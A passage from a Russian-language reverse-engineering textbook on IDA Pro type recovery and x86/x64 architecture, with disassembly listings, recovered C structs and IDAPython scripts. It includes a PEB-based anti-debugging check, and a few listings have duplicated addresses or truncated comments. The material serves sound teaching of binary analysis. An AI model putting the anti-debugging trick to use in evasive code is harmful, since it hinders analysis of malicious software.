.rdata:00404208                  dd offset CGameObject__Render
.rdata:0040420C                  dd offset CGameObject__Destroy

.text:00401780 ; void __thiscall CGameObject::CGameObject(CGameObject *this)
.text:00401780 CGameObject__ctor proc near
.text:00401780                 push    ebp
.text:00401781                 mov     ebp, esp
.text:00401783                 mov     eax, ecx
.text:00401785                 mov     [eax+CGameObject.vptr], offset CGameObject_vtbl
.text:0040178B                 mov     [eax+CGameObject.objectId], 0
.text:00401792                 mov     [eax+CGameObject.state], 0
.text:00401799                 mov     [eax+CGameObject.health], 100
.text:004017A0                 leave
.text:004017A1                 retn
.text:004017A1 CGameObject__ctor endp
```

4.9.3. Пример 3: Восстановление бинарного формата файла

Рассмотрим функцию, читающую файл с собственным бинарным форматом. Анализ начинается с кода чтения заголовка:

```
.text:00401900 ReadFileHeader  proc near
.text:00401900
.text:00401900 var_40          = byte ptr -40h
.text:00401900 arg_0           = dword ptr  8          ; HANDLE hFile
.text:00401900
.text:00401900                 push    ebp
.text:00401901                 mov     ebp, esp
.text:00401903                 sub     esp, 40h
.text:00401906                 lea     eax, [ebp+var_40]
.text:00401909                 push    0               ; lpOverlapped
.text:0040190B                 lea     ecx, [ebp-4]
.text:0040190E                 push    ecx             ; lpNumberOfBytesRead
.text:0040190F                 push    40h             ; nNumberOfBytesToRead (64 байта
.text:00401911                 push    eax             ; lpBuffer
.text:00401912                 push    [ebp+arg_0]     ; hFile
.text:00401915                 call    ds:ReadFile
.text:0040191B                 test    eax, eax
.text:0040191D                 jz      short read_error
.text:0040191F                 ; Проверяем сигнатуру
.text:0040191F                 cmp     dword ptr [ebp+var_40], 464C594Dh  ; 'MYFL'
.text:00401926                 jnz     short invalid_sig
.text:00401928                 ; Проверяем версию
.text:00401928                 cmp     dword ptr [ebp+var_40+4], 2
.text:0040192C                 jb      short old_version
.text:0040192E                 ; Читаем количество записей
.text:0040192E                 mov     eax, [ebp+var_40+8]
.text:00401931                 cmp     eax, 10000h
.text:00401936                 ja      short too_many
.text:00401938                 ; Читаем смещение данных
.text:00401938                 mov     ecx, [ebp+var_40+0Ch]
.text:0040193B                 ; Читаем флаги
.text:0040193B                 mov     edx, [ebp+var_40+10h]
.text:0040193E                 test    edx, 1          ; флаг сжатия
.text:00401944                 jnz     short compressed
.text:00401946                 test    edx, 2          ; флаг шифрования
.text:0040194C                 jnz     short encrypted
```

Анализ смещений в буфере (var_40):

Смещение	Размер	Операция	Значение
+0x00	4	Сравнение с `'MYFL'`	Сигнатура (magic)
+0x04	4	Сравнение с 2	Версия формата
+0x08	4	Чтение, сравнение с 0x10000	Количество записей
+0x0C	4	Чтение	Смещение блока данных
+0x10	4	Побитовые проверки (бит 0, бит 1)	Флаги

Размер буфера — 0x40 (64 байта), значит заголовок содержит и другие поля. Продолжая анализ кода, обнаруживаем обращения к оставшимся смещениям:

```
// Восстановленная структура заголовка
#pragma pack(push, 1)
struct CustomFileHeader
{
    char     signature[4];       // +0x00: "MYFL"
    uint32_t version;            // +0x04: версия формата (≥ 2)
    uint32_t numEntries;         // +0x08: количество записей (макс. 65536)
    uint32_t dataOffset;         // +0x0C: смещение блока данных от начала файла
    uint32_t flags;              // +0x10: битовые флаги
                                 //        бит 0: данные сжаты
                                 //        бит 1: данные зашифрованы
    uint64_t timestamp;          // +0x14: временная метка создания
    uint32_t headerChecksum;     // +0x1C: CRC32 заголовка
    uint32_t dataChecksum;       // +0x20: CRC32 блока данных
    uint32_t uncompressedSize;   // +0x24: размер данных до сжатия
    uint32_t compressedSize;     // +0x28: размер данных после сжатия
    char     description[20];    // +0x2C: текстовое описание
};                               // Итого: 0x40 (64 байта)
#pragma pack(pop)

// Перечисление флагов
enum FileFlags : unsigned int
{
    FLAG_COMPRESSED = 0x01,
    FLAG_ENCRYPTED  = 0x02,
    FLAG_SIGNED     = 0x04,
    FLAG_READONLY   = 0x08
};
```

Финальный вид кода после применения структуры и enum:

```
.text:00401900 ; BOOL __cdecl ReadFileHeader(HANDLE hFile)
.text:00401900 ReadFileHeader  proc near
.text:00401900
.text:00401900 header          = CustomFileHeader ptr -40h
.text:00401900 hFile           = dword ptr  8
.text:00401900
.text:00401900                 push    ebp
.text:00401901                 mov     ebp, esp
.text:00401903                 sub     esp, 40h               ; sizeof(CustomFileHeader
.text:00401906                 lea     eax, [ebp+header]
.text:00401909                 push    0                      ; lpOverlapped
.text:0040190B                 lea     ecx, [ebp-4]
.text:0040190E                 push    ecx                    ; lpNumberOfBytesRead
.text:0040190F                 push    40h                    ; sizeof(CustomFileHeader
.text:00401911                 push    eax                    ; &header
.text:00401912                 push    [ebp+hFile]
.text:00401915                 call    ds:ReadFile
.text:0040191B                 test    eax, eax
.text:0040191D                 jz      short read_error
.text:0040191F                 cmp     [ebp+header.signature], 'MYFL'
.text:00401926                 jnz     short invalid_sig
.text:00401928                 cmp     [ebp+header.version], 2
.text:0040192C                 jb      short old_version
.text:0040192E                 mov     eax, [ebp+header.numEntries]
.text:00401931                 cmp     eax, 10000h            ; макс. 65536 записей
.text:00401936                 ja      short too_many
.text:00401938                 mov     ecx, [ebp+header.dataOffset]
.text:0040193B                 mov     edx, [ebp+header.flags]
.text:0040193E                 test    edx, FLAG_COMPRESSED
.text:00401944                 jnz     short compressed
.text:00401946                 test    edx, FLAG_ENCRYPTED
.text:0040194C                 jnz     short encrypted
```

4.9.4. Пример 4: Вложенные структуры и указатели

Реальные программы используют иерархии структур. Рассмотрим восстановление дерева объектов:

```
.text:00401A00                 mov     eax, [esi]              ; +0x00
.text:00401A02                 mov     ecx, [eax+4]            ; поле+4 вложенной струк
.text:00401A05                 mov     edx, [esi+4]            ; +0x04
.text:00401A08                 mov     [edx+8], ecx            ; запись в поле+8 другой
.text:00401A0B                 mov     eax, [esi+8]            ; +0x08
.text:00401A0E                 test    eax, eax
.text:00401A10                 jz      short no_child
.text:00401A12                 push    eax
.text:00401A13                 call    sub_401A00              ; рекурсивный вызов
.text:00401A18                 add     esp, 4
.text:00401A1B
.text:00401A1B no_child:
.text:00401A1B                 mov     eax, [esi+0Ch]          ; +0x0C
.text:00401A1E                 test    eax, eax
.text:00401A20                 jz      short done
.text:00401A22                 push    eax
.text:00401A23                 call    sub_401A00              ; рекурсивный вызов
```

Рекурсивные вызовы с указателями из смещений +0x08 и +0x0C указывают на древовидную структуру. Восстановленный тип:

```
struct TreeNode
{
    DataPayload *pData;         // +0x00: указатель на данные
    DataPayload *pMetadata;     // +0x04: указатель на метаданные
    TreeNode    *pLeft;         // +0x08: левый потомок
    TreeNode    *pRight;        // +0x0C: правый потомок
};

struct DataPayload
{
    int type;                   // +0x00
    int value;                  // +0x04
    char name[32];              // +0x08
};
```

Аннотированный результат:

```
.text:00401A00 ; void __cdecl TraverseTree(TreeNode *pNode)
.text:00401A00 TraverseTree    proc near
.text:00401A00
.text:00401A00 pNode           = dword ptr  8
.text:00401A00
.text:00401A00                 push    ebp
.text:00401A01                 mov     ebp, esp
.text:00401A03                 push    esi
.text:00401A04                 mov     esi, [ebp+pNode]
.text:00401A00                 mov     eax, [esi+TreeNode.pData]
.text:00401A02                 mov     ecx, [eax+DataPayload.value]
.text:00401A05                 mov     edx, [esi+TreeNode.pMetadata]
.text:00401A08                 mov     [edx+DataPayload.name], ecx
.text:00401A0B                 mov     eax, [esi+TreeNode.pLeft]
.text:00401A0E                 test    eax, eax
.text:00401A10                 jz      short no_left_child
.text:00401A12                 push    eax
.text:00401A13                 call    TraverseTree        ; рекурсия: левое поддерево
.text:00401A18                 add     esp, 4
.text:00401A1B
.text:00401A1B no_left_child:
.text:00401A1B                 mov     eax, [esi+TreeNode.pRight]
.text:00401A1E                 test    eax, eax
.text:00401A20                 jz      short done
.text:00401A22                 push    eax
.text:00401A23                 call    TraverseTree        ; рекурсия: правое поддерево
```

4.10. Практические рекомендации по работе с типами

4.10.1. Методика восстановления структур

Процесс восстановления структуры включает следующие этапы:

1. **Сбор обращений.** Найти все обращения к полям через один базовый регистр (обычно `esi`, `edi`, `ecx` для `this`).
2. **Определение границ.** Максимальное смещение + размер последнего поля = размер структуры. Обращать внимание на вызовы `malloc`/`new`, определяющие размер выделяемой памяти.
3. **Определение типов полей.** Анализ операций над значениями:
4. Арифметика (`add`, `sub`, `imul`) → целочисленное поле.
5. Операции с FPU (`fld`, `fstp`, `movss`) → `float`/`double`.
6. Использование как аргумента вызова API → тип определяется по прототипу.
7. Использование как адреса (`mov reg, [reg+offset]` с последующим разыменованием) → указатель.
8. **Валидация.** Проверить, что:
9. Размер структуры кратен выравниванию.
10. Все обращения непротиворечивы.
11. Структура согласована с размером, переданным в `malloc`/`HeapAlloc`.

4.10.2. Типичные ошибки

- **Неверное выравнивание.** Компиляторы добавляют padding между полями. Структура с полями `char` (1 байт) и `int` (4 байта) может иметь «дыры».

```
// Без #pragma pack: размер = 12 байт (с выравниванием)
struct Example {
    char  a;        // +0x00 (1 байт + 3 байта padding)
    int   b;        // +0x04
    short c;        // +0x08 (2 байта + 2 байта padding)
};                  // sizeof = 0x0C

// С #pragma pack(1): размер = 7 байт (без выравнивания)
#pragma pack(push, 1)
struct ExamplePacked {
    char  a;        // +0x00
    int   b;        // +0x01
    short c;        // +0x05
};                  // sizeof = 0x07
#pragma pack(pop)
```

- **Путаница массив/указатель.** Массив символов и указатель на строку используются по-разному в ассемблере:

```
; Массив char[32] внутри структуры:
lea     eax, [esi+4]          ; адрес массива = база + смещение
push    eax

; Указатель char* внутри структуры:
mov     eax, [esi+4]          ; читаем значение указателя
push    eax
```

- **Неразличение union и struct.** Если несколько полей записываются по одному смещению в разных ветвях кода, это объединение, а не структура.

4.10.3. IDAPython для массовой работы с типами

IDAPython позволяет автоматизировать создание и применение типов:

```python
import ida_struct
import ida_bytes
import ida_name

# Создание структуры программно
sid = ida_struct.add_struc(-1, "NetworkHeader", 0)
sptr = ida_struct.get_struc(sid)

# Добавление полей
ida_struct.add_struc_member(sptr, "magic",     0x00, ida_bytes.FF_DWORD, None, 4)
ida_struct.add_struc_member(sptr, "version",   0x04, ida_bytes.FF_WORD,  None, 2)
ida_struct.add_struc_member(sptr, "type",      0x06, ida_bytes.FF_WORD,  None, 2)
ida_struct.add_struc_member(sptr, "length",    0x08, ida_bytes.FF_DWORD, None, 4)
ida_struct.add_struc_member(sptr, "checksum",  0x0C, ida_bytes.FF_DWORD, None, 4)
ida_struct.add_struc_member(sptr, "data",      0x10, ida_bytes.FF_BYTE,  None, 1024)

print(f"Structure '{ida_struct.get_struc_name(sid)}' created, "
      f"size={ida_struct.get_struc_size(sptr):#x}")
```

```python
# Применение структуры к адресу
import ida_bytes
import ida_struct

addr = 0x00405000
sid = ida_struct.get_struc_id("PlayerInfo")
size = ida_struct.get_struc_size(sid)

# Применить структуру
ida_bytes.del_items(addr, ida_bytes.DELIT_SIMPLE, size)
ida_bytes.create_struct(addr, size, sid)

print(f"Applied PlayerInfo at {addr:#010x}")
```

```python
# Поиск всех обращений к структуре по смещениям
import idautils
import idc

def find_struct_refs(struct_name):
    """Найти все инструкции, обращающиеся к полям данной структуры."""
    sid = ida_struct.get_struc_id(struct_name)
    if sid == ida_idaapi.BADADDR:
        print(f"Structure '{struct_name}' not found")
        return

    sptr = ida_struct.get_struc(sid)
    size = ida_struct.get_struc_size(sptr)

    results = {}
    for seg_ea in idautils.Segments():
        for head in idautils.Heads(seg_ea, idc.get_segm_end(seg_ea)):
            for i in range(2):  # проверяем оба операнда
                if idc.get_operand_type(head, i) == idc.o_displ:
                    # Проверяем, не является ли смещение полем структуры
                    disp = idc.get_operand_value(head, i)
                    member = ida_struct.get_member(sptr, disp)
                    if member:
                        name = ida_struct.get_member_name(member.id)
                        if name not in results:
                            results[name] = []
                        results[name].append(head)

    for field, addrs in sorted(results.items()):
        print(f"  {field}: {len(addrs)} references")
        for a in addrs[:5]:
            print(f"    {a:#010x}: {idc.GetDisasm(a)}")

find_struct_refs("PlayerInfo")
```

Вывод скрипта:

```
id: 3 references
  0x00401714: mov eax, [esi+PlayerInfo.id]
  0x00401a30: cmp [edi+PlayerInfo.id], ebx
  0x00401b14: mov [eax+PlayerInfo.id], ecx
nLevel: 5 references
  0x00401300: mov eax, [esi+PlayerInfo.nLevel]
  0x00401845: inc [esi+PlayerInfo.nLevel]
  ...
pNext: 2 references
  0x00401720: mov esi, [esi+PlayerInfo.pNext]
  0x00401a50: mov [esi+PlayerInfo.pNext], eax
```

4.11. Заключение

Система типов IDA Pro является одним из ключевых инструментов реверс-инженера. Грамотное определение и применение структур, перечислений и объединений преобразует нечитаемый ассемблерный код с числовыми смещениями в структурированный, понятный листинг.

Основные принципы работы с типами:

- Начинайте с анализа обращений к полям и восстановления таблицы смещений.
- Используйте стандартные библиотеки типов (TIL) для системных структур.
- Описывайте собственные типы в C-синтаксисе через Local Types для сложных иерархий.
- Применяйте перечисления для замены «магических чисел» осмысленными константами.
- Автоматизируйте рутинные операции через IDAPython.

Восстановление типов — итеративный процесс. С каждым новым обнаруженным полем или уточнённым типом картина становится полнее, а анализ кода — проще.

Глава 5. Архитектура x86/x64 для реверсера

5.1. Введение

Глубокое понимание архитектуры x86/x64 — фундамент работы реверс-инженера. Без знания регистров, модели памяти, соглашений о вызовах и типичных паттернов компиляторов невозможно эффективно анализировать бинарный код в IDA Pro. В этой главе мы систематически рассмотрим все ключевые аспекты архитектуры, которые необходимы для практического реверс-инжиниринга, сопровождая каждый раздел парами «исходный код на C/C++ — дизассемблированный вывод IDA».

5.2. Регистры процессора

5.2.1. Регистры общего назначения

Архитектура x86 предоставляет восемь 32-битных регистров общего назначения. В x64 они расширены до 64 бит, а также добавлены восемь дополнительных регистров (R8–R15).

Таблица 5.1. Регистры общего назначения x86/x64

64-бит	32-бит	16-бит	8-бит (старший)	8-бит (младший)	Историческое назначение
RAX	EAX	AX	AH	AL	Аккумулятор, возвращаемое значение
RBX	EBX	BX	BH	BL	База (callee-saved)
RCX	ECX	CX	CH	CL	Счётчик циклов, 1-й аргумент (x64 Windows)
RDX	EDX	DX	DH	DL	Данные, 2-й аргумент (x64 Windows)
RSI	ESI	SI	—	SIL	Источник строковых операций
RDI	EDI	DI	—	DIL	Приёмник строковых операций
RBP	EBP	BP	—	BPL	Указатель кадра стека
RSP	ESP	SP	—	SPL	Указатель вершины стека
R8–R15	R8D–R15D	R8W–R15W	—	R8B–R15B	Только x64

> ***Для реверсера:*** *при анализе в IDA Pro обращайте внимание на то, какой размер регистра используется. Обращение к* `AL` *вместо* `EAX` *часто указывает на операцию с* `char` *или* `bool`*. Запись в* `EAX` *в 64-битном режиме автоматически обнуляет старшие 32 бита* `RAX`*.*

Пример 1. Использование регистров для арифметики

Исходный код на C:

```c
int add_multiply(int a, int b, int c) {
    int sum = a + b;
    int result = sum * c;
    return result;
}
```

Дизассемблированный вывод IDA (x86, cdecl, MSVC, без оптимизации):

```
_add_multiply proc near

arg_a   = dword ptr  8
arg_b   = dword ptr  0Ch
arg_c   = dword ptr  10h

        push    ebp
        mov     ebp, esp
        sub     esp, 8                  ; место для sum и result
        mov     eax, [ebp+arg_a]        ; eax = a
        add     eax, [ebp+arg_b]        ; eax = a + b
        mov     [ebp-4], eax            ; sum = eax
        mov     ecx, [ebp-4]            ; ecx = sum
        imul    ecx, [ebp+arg_c]        ; ecx = sum * c
        mov     [ebp-8], ecx            ; result = ecx
        mov     eax, [ebp-8]            ; возврат через EAX
        mov     esp, ebp
        pop     ebp
        retn
_add_multiply endp
```

Тот же код с оптимизацией `/O2`:

```
_add_multiply proc near
        mov     eax, [esp+4]            ; eax = a
        add     eax, [esp+8]            ; eax += b
        imul    eax, [esp+0Ch]          ; eax *= c
        retn                            ; результат уже в EAX
_add_multiply endp
```

Обратите внимание: при оптимизации компилятор устраняет пролог/эпилог (push ebp/mov ebp,esp), локальные переменные и лишние пересылки. Результат формируется непосредственно в `EAX`.

5.2.2. Указатели стека и кадра

Два регистра играют ключевую роль в организации стека:

- **ESP/RSP** — указатель вершины стека. Всегда указывает на последний помещённый элемент. Растёт вниз (к младшим адресам).
- **EBP/RBP** — указатель кадра стека (frame pointer). В неоптимизированном коде фиксирует начало текущего кадра, обеспечивая стабильную адресацию локальных переменных и аргументов.

> ***В IDA Pro*** *при наличии frame pointer аргументы функции адресуются как* `[ebp+N]` *(положительные смещения), а локальные переменные — как* `[ebp-N]` *(отрицательные). При frame pointer omission (FPO) всё адресуется через* `[esp+N]`*, что усложняет анализ, так как ESP меняется при каждом* `push`/`pop`.

5.2.3. Регистр флагов EFLAGS/RFLAGS

Регистр флагов содержит информацию о результатах арифметических и логических операций. Для реверсера наиболее важны следующие флаги:

Бит	Флаг	Название	Описание
0	CF	Carry Flag	Перенос/заём при беззнаковой арифметике
2	PF	Parity Flag	Чётность младшего байта результата
6	ZF	Zero Flag	Результат равен нулю
7	SF	Sign Flag	Знак результата (старший бит)
11	OF	Overflow Flag	Переполнение при знаковой арифметике
10	DF	Direction Flag	Направление строковых операций

Пример 2. Влияние флагов на условные переходы

Исходный код на C:

```c
int compare(int x, int y) {
    if (x > y)
        return 1;
    else if (x == y)
        return 0;
    else
        return -1;
}
```

Дизассемблированный вывод IDA (x86, MSVC /O2):

```
_compare proc near
        mov     eax, [esp+4]            ; eax = x
        cmp     eax, [esp+8]            ; сравнить x и y (устанавливает флаги)
        jg      short loc_greater       ; если SF==OF и ZF==0 → x > y
        jz      short loc_equal         ; если ZF==1 → x == y
        or      eax, 0FFFFFFFFh         ; eax = -1 (трюк: быстрее mov eax, -1)
        retn

loc_greater:
        mov     eax, 1
        retn

loc_equal:
        xor     eax, eax                ; eax = 0
        retn
_compare endp
```

Таблица 5.2. Основные условные переходы и соответствующие флаги

Инструкция	Условие	Флаги	Семантика (после CMP a, b)
JE / JZ	Equal / Zero	ZF=1	a == b
JNE / JNZ	Not Equal	ZF=0	a != b
JG / JNLE	Greater (signed)	ZF=0, SF=OF	a > b (знаковое)
JGE / JNL	Greater or Equal	SF=OF	a >= b (знаковое)
JL / JNGE	Less (signed)	SF!=OF	a < b (знаковое)
JLE / JNG	Less or Equal	ZF=1 или SF!=OF	a <= b (знаковое)
JA / JNBE	Above (unsigned)	CF=0, ZF=0	a > b (беззнаковое)
JAE / JNB	Above or Equal	CF=0	a >= b (беззнаковое)
JB / JNAE	Below (unsigned)	CF=1	a < b (беззнаковое)
JBE / JNA	Below or Equal	CF=1 или ZF=1	a <= b (беззнаковое)

> ***Практический совет IDA:*** *при анализе условных переходов в IDA Pro обращайте внимание на знаковость. Если* `cmp` *сопровождается* `ja`/`jb` *— переменные беззнаковые (*`unsigned`*). Если* `jg`/`jl` *— знаковые (*`int`*). Это помогает восстановить типы данных.*

5.2.4. Сегментные регистры

В защищённом режиме и в long mode (x64) сегментные регистры (CS, DS, ES, SS, FS, GS) используются иначе, чем в реальном режиме. В современных ОС база сегментов DS, ES, SS обычно равна нулю, а FS и GS используются для специальных целей:

- **Windows x86:** `FS:[0]` → TEB (Thread Environment Block), `FS:[0x30]` → PEB
- **Windows x64:** `GS:[0x30]` → TEB, `GS:[0x60]` → PEB
- **Linux x64:** `FS` → TLS (Thread Local Storage)

Пример 3. Антиотладочный приём через PEB

Исходный код на C (Windows):

```c
#include <windows.h>

BOOL IsDebuggerPresentManual(void) {
    // Читаем поле BeingDebugged из PEB
    PPEB pPeb;
#ifdef _WIN64
    pPeb = (PPEB)__readgsqword(0x60);
#else
    pPeb = (PPEB)__readfsdword(0x30);
#endif
    return pPeb->BeingDebugged;
}
```

Дизассемблированный вывод IDA (x86):

```
_IsDebuggerPresentManual proc near
        mov     eax, large fs:30h       ; EAX = адрес PEB
        movzx   eax, byte ptr [eax+2]   ; AL = PEB.BeingDebugged (смещение 0x02)
        retn
_IsDebuggerPresentManual endp
```

Дизассемблированный вывод IDA (x64):


```
IsDebuggerPresentManual proc near
        mov     rax, gs:60h             ; RAX = адрес PEB
        movzx   eax, byte ptr [rax+2]   ; AL = PEB.BeingDebugged
        ret
IsDebuggerPresentManual endp
```

> ***В IDA Pro*** *при обнаружении обращений к* `fs:` *или* `gs:` *стоит проверить, не используется ли anti-debugging или доступ к TLS. IDA автоматически комментирует известные смещения TEB/PEB при загрузке типовых структур.*

5.3. Модель памяти

5.3.1. Расположение сегментов процесса в памяти

Типичная раскладка адресного пространства процесса (x86, Windows):



5.3.2. Стек

Стек — область памяти, организованная по принципу LIFO (Last In, First Out). Стек растёт от старших адресов к младшим. Используется для:

1. **Сохранения адреса возврата** при вызове функций (`CALL` помещает адрес следующей инструкции в стек).
2. **Передачи аргументов** (в x86 через стек, в x64 — первые аргументы через регистры).
3. **Хранения локальных переменных** функции.
4. **Сохранения регистров** (callee-saved registers).

Структура кадра стека (stack frame) в x86:

```
  Высокие адреса
  ┌──────────────────┐
  │    аргумент N    │ [ebp + 8 + 4*(N-1)]
  │    ...           │
  │    аргумент 2    │ [ebp + 0Ch]
  │    аргумент 1    │ [ebp + 08h]
  ├──────────────────┤
  │  адрес возврата  │ [ebp + 04h]  ← помещён инструкцией CALL
  ├──────────────────┤
  │  сохранённый EBP │ [ebp + 00h]  ← push ebp; mov ebp, esp
  ├──────────────────┤
  │  локальная перем. 1 │ [ebp - 04h]
  │  локальная перем. 2 │ [ebp - 08h]
  │    ...           │
  │  сохранённые рег.  │
  └──────────────────┘ ← ESP
  Низкие адреса
```

Пример 4. Структура стекового кадра

Исходный код на C:

```c
#include <stdio.h>

void greet(const char *name, int age) {
    char buffer[64];
    sprintf(buffer, "Hello, %s! Age: %d", name, age);
    puts(buffer);
}
```

Дизассемблированный вывод IDA (x86, MSVC, без оптимизации):

```
_greet proc near

buffer  = byte ptr -44h               ; 64 байта + выравнивание
name    = dword ptr  8
age     = dword ptr  0Ch

        push    ebp
        mov     ebp, esp
        sub     esp, 44h               ; выделение места для buffer

        ; sprintf(buffer, "Hello, %s! Age: %d", name, age)
        mov     eax, [ebp+age]
        push    eax                    ; аргумент 4: age
        mov     ecx, [ebp+name]
        push    ecx                    ; аргумент 3: name
        push    offset aHelloSAgeD     ; аргумент 2: "Hello, %s! Age: %d"
        lea     edx, [ebp+buffer]
        push    edx                    ; аргумент 1: buffer
        call    _sprintf
        add     esp, 10h               ; очистка стека (4 аргумента × 4 байта)

        ; puts(buffer)
        lea     eax, [ebp+buffer]
        push    eax
        call    _puts
        add     esp, 4

        mov     esp, ebp
        pop     ebp
        retn
_greet endp
```

> ***IDA Pro:*** *обратите внимание, что IDA автоматически создаёт именованные переменные для стекового кадра (`buffer`, `name`, `age`). Если этого не произошло, нажмите `Alt+K` (Stack Variables) на функции для настройки кадра вручную. Горячая клавиша `N` на стековой переменной позволяет переименовать её.*

5.3.3. Куча (Heap)

Куча — динамически выделяемая память. В Windows управляется через `HeapAlloc`/`HeapFree` (низкий уровень) или `malloc`/`free` (CRT). В отличие от стека, куча растёт вверх, а время жизни объектов определяется программистом.

Пример 5. Динамическое выделение памяти

Исходный код на C:

```c
#include <stdlib.h>
#include <string.h>

typedef struct {
    int id;
    char name[32];
    double salary;
} Employee;

Employee* create_employee(int id, const char *name, double salary) {
    Employee *emp = (Employee*)malloc(sizeof(Employee));
    if (!emp) return NULL;
    emp->id = id;
    strncpy(emp->name, name, 31);
    emp->name[31] = '\0';
    emp->salary = salary;
    return emp;
}
```

Дизассемблированный вывод IDA (x86, MSVC /O2):

```
_create_employee proc near

arg_id      = dword ptr  4
arg_name    = dword ptr  8
arg_salary  = qword ptr  0Ch           ; double = 8 байт

        push    esi
        push    30h                     ; sizeof(Employee) = 48 = 0x30
        call    _malloc
        mov     esi, eax                ; esi = указатель на Employee
        add     esp, 4
        test    esi, esi                ; if (!emp)
        jz      short loc_ret_null

        mov     ecx, [esp+8+arg_id]
        mov     [esi], ecx              ; emp->id = id (смещение 0)

        push    1Fh                     ; 31
        mov     eax, [esp+0Ch+arg_name]
        push    eax                     ; name
        lea     edx, [esi+4]            ; &emp->name (смещение 4)
        push    edx
        call    _strncpy
        add     esp, 0Ch

        mov     byte ptr [esi+23h], 0   ; emp->name[31] = '\0'

        fld     [esp+8+arg_salary]      ; загрузить salary в FPU
        fstp    qword ptr [esi+28h]     ; emp->salary (смещение 40 = 0x28)

        mov     eax, esi                ; return emp
        pop     esi
        retn

loc_ret_null:
        xor     eax, eax                ; return NULL
        pop     esi
        retn
_create_employee endp
```

> ***IDA Pro:*** *для структур нажмите* `T` *на операнде, чтобы применить тип структуры. Если вы уже определили структуру* `Employee` *в окне Local Types (*`Shift+F1`*), IDA заменит числовые смещения* `[esi+4]`, `[esi+28h]` *на читаемые* `[esi+Employee.name]`, `[esi+Employee.salary]`.

5.4. Соглашения о вызовах (Calling Conventions)

Соглашение о вызовах определяет, как аргументы передаются функции, кто очищает стек и какие регистры должны сохраняться. Понимание calling conventions критически важно для корректного восстановления сигнатур функций.

5.4.1. cdecl

- **Аргументы:** через стек, справа налево.
- **Очистка стека:** вызывающая сторона (caller).
- **Возвращаемое значение:** EAX (целые), ST(0) (float/double).
- **Сохраняемые регистры (callee-saved):** EBX, ESI, EDI, EBP.
- **Применение:** стандарт для C-функций в Unix/Linux; используется по умолчанию в GCC.

```
// cdecl
int __cdecl add(int a, int b) { return a + b; }

// Вызов:
int result = add(10, 20);
```

```
; Вызов add(10, 20) — cdecl
        push    14h                     ; b = 20
        push    0Ah                     ; a = 10
        call    _add
        add     esp, 8                  ; caller очищает стек (2 × 4 = 8)
        mov     [ebp+result], eax
```

5.4.2. stdcall

- **Аргументы:** через стек, справа налево.
- **Очистка стека:** вызываемая сторона (callee), через `ret N`.
- **Применение:** WinAPI (MessageBoxA, CreateFileW и т.д.).

```
// stdcall (типично для WinAPI)
int __stdcall WinApiFunc(int a, int b);
```

```
; Вызов WinApiFunc(10, 20) — stdcall
        push    14h                     ; b = 20
        push    0Ah                     ; a = 10
        call    _WinApiFunc@8           ; декорированное имя включает размер аргументов
        ; стек уже очищен callee — нет add esp, ...
        mov     [ebp+result], eax

; Внутри функции:
_WinApiFunc@8 proc near
        mov     eax, [esp+4]
        add     eax, [esp+8]
        ret     8                       ; callee снимает 8 байт аргументов со стека
_WinApiFunc@8 endp
```

> ***Отличительный признак в IDA:*** *наличие* `retn 8` *(или* `retn N`*) в конце функции — верный признак* `stdcall` *(или* `thiscall`*). В* `cdecl` *всегда используется простой* `retn`.

5.4.3. fastcall (Microsoft)

- **Первые два аргумента:** через ECX, EDX.

- **Остальные:** через стек, справа налево.
- **Очистка стека:** callee.

```
int __fastcall fast_add(int a, int b, int c) {
    return a + b + c;
}
```

```
; Вызов fast_add(10, 20, 30)
        push    1Eh                     ; c = 30 (через стек)
        mov     edx, 14h                ; b = 20 (через EDX)
        mov     ecx, 0Ah                ; a = 10 (через ECX)
        call    @fast_add@12

@fast_add@12 proc near
        lea     eax, [ecx+edx]          ; eax = a + b
        add     eax, [esp+4]            ; eax += c
        ret     4                       ; callee очищает стековый аргумент
@fast_add@12 endp
```

5.4.4. thiscall (C++, MSVC)

- **Указатель this:** через ECX.
- **Остальные аргументы:** через стек, справа налево.
- **Очистка стека:** callee.

Пример 6. Метод класса C++ и thiscall

Исходный код на C++:

```
class Counter {
    int value;
public:
    Counter() : value(0) {}
    void increment(int delta) { value += delta; }
    int get() const { return value; }
};

void demo() {
    Counter c;
    c.increment(5);
    c.increment(3);
    int v = c.get();
}
```

Дизассемблированный вывод IDA (x86, MSVC):

```
; Counter::increment(int delta) — thiscall
